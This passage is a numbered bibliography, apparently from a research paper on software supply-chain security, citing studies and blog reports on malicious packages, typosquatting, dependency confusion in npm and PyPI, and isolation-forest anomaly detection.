[3] I. Pashchenko, D.-L. Vu, and F. Massacci, "A qualitative study of dependency management and its security implications," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020, pp. 1513–1531.

[4] M. Zimmermann, C.-A. Staicu, C. Tenny, and M. Pradel, "Small world with high risks: A study of security threats in the npm ecosystem," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 995–1010.

[5] A. Almubayed, "Practical approach to automate the discovery and eradication of opensource software vulnerabilities at scale," *Blackhat USA*, 2019.

[6] T. S. R. C. Xnianq, "Pypi official repository is poisoned by covd malicious packages," *Retrieved from: https://security.tencent.com/index.php/blog/msg/170*, 2020.

[7] D.-L. Vu, I. Pashchenko, F. Massacci, H. Plate, and A. Sabetta, "Typosquatting and combosquatting attacks on the python ecosystem," in *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*. IEEE, 2020, pp. 509–514.

[8] M. Čarnogurskỳ, "Attacks on package managers."

[9] E. Debuggers, "Don't pip install "request" instead of "requests". it is a trojan!" *Retrieved from: https://ethicaldebuggers.com/dont-pip-install-request-instead-of-requests-it-is-a-trojan/*, 2020.

[10] M. Taylor, R. K. Vaidya, D. Davidson, L. De Carli, and V. Rastogi, "Spellbound: Defending against package typosquatting," *arXiv preprint arXiv:2003.03471*, 2020.

[11] M. Ohm, A. Sykosch, and M. Meier, "Towards detection of software supply chain attacks by forensic artifacts," in *Proceedings of the 15th International Conference on Availability, Reliability and Security*, 2020, pp. 1–6.

[12] D. L. Vu, I. Pashchenko, F. Massacci, H. Plate, and A. Sabetta, "Towards using source code repositories to identify software supply chain attacks," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020, pp. 2093–2095.

[13] K. Garrett, G. Ferreira, L. Jia, J. Sunshine, and C. Kästner, "Detecting suspicious package updates," in *2019 IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results (ICSE-NIER)*. IEEE, 2019, pp. 13–16.

[14] O. Foundation and other contributors, "Postmortem for malicious packages published on july 12th, 2018," *Retrieved from: https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes*, 2018.

[15] H. Denbraver, "Malicious packages found to be typo-squatting in python package index," *Retrieved from: https://snyk.io/blog/malicious-packages-found-to-be-typo-squatting-in-pypi*, 2019.

[16] A. Bannister, "Dependency confusion attack mounted via pypi repo exposes flawed package installer behavior," *Retrieved from: https://portswigger.net/daily-swig/dependency-confusion-attack-mounted-via-pypi-repo-exposes-flawed-package-installer-behavior*, 2021.

[17] M. Ohm, H. Plate, A. Sykosch, and M. Meier, "Backstabber's knife collection: A review of open source software supply chain attacks," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2020, pp. 23–43.

[18] F. T. Liu, K. M. Ting, and Z.-H. Zhou, "Isolation forest," in *2008 eighth ieee international conference on data mining*. IEEE, 2008, pp. 413–422.

[19] Z. Zou, Y. Xie, K. Huang, G. Xu, D. Feng, and D. Long, "A docker container anomaly monitoring system based on optimized isolation forest," *IEEE Transactions on Cloud Computing*, 2019.

[20] S. Ahmed, Y. Lee, S.-H. Hyun, and I. Koo, "Unsupervised machine learning-based detection of covert data integrity assault in smart grid networks utilizing isolation forest," *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 10, pp. 2765–2777, 2019.

[21] E. Zhong, W. Fan, Q. Yang, O. Verscheure, and J. Ren, "Cross validation framework to choose amongst models and datasets for transfer learning," in *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*. Springer, 2010, pp. 547–562.